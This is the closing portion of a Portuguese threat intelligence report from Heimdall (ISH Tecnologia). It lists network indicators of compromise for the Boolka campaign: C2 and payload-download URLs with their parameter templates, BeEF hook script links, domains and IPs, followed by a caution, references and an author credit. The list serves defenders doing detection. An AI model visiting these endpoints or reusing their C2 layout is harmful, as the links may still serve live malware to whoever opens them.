URL	https://mainnode.beonlineboo.com https://mainnode.beonlineboo.com/client?guid={guid} https://mainnode.beonlineboo.com/getmainnodes?guid={guid} https://mainnode.beonlineboo.com/getprogramms?guid={guid} https://mainnode.beonlineboo.com/getinstall?guid={guid} https://mainnode.beonlineboo.com/install?guid={guid}&name={version} https://mainnode.beonlineboo.com/usednodes?guid={guid}&t={nodeping}&node=https://node.beonlineboo.com https://node.beonlineboo.com https://node.beonlineboo.com/client?guid={guid} https://node.beonlineboo.com/clientdata?guid={guid}&programm={programm}&title={titleencode}&vars={resultencode} https://node.beonlineboo.com/clientprogramm?guid={guid}&vars={resultencode} https://node.beonlineboo.com/clientfiledata?guid={guid}&vars={resultencode} https://updatebrower.com/download/bmanager.txt https://updatebrower.com/download/bmbackup.txt https://updatebrower.com/download/bmhook.txt https://updatebrower.com/download/bmlog.txt https://updatebrower.com/download/bmreader.txt http://boolka.tk/js/support.js?host= https://beef.beonlineboo.com/check?url= https://beef.beonlineboo.com/hook.js https://beonlineboo.com/js/support.js?host= https://boolka24.tk/js/support.js?host=
Domínio	boolka.tk boolka24.tk beonlineboo.com mainnode.beonlineboo.com beef.beonlineboo.com node.beonlineboo.com updatebrower.com
IP	194.165.16.68 141.98.81.23 179.60.150.123 141.98.9.152 92.51.2.78 179.60.147.74 45.182.189.109

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- Heimdall by ISH Tecnologia
- [Group ib](#)
- [Thehackernews](#)

7 AUTORES

- Leonardo Oliveira Silva



heimdall
security research

A DIVISION OF ISH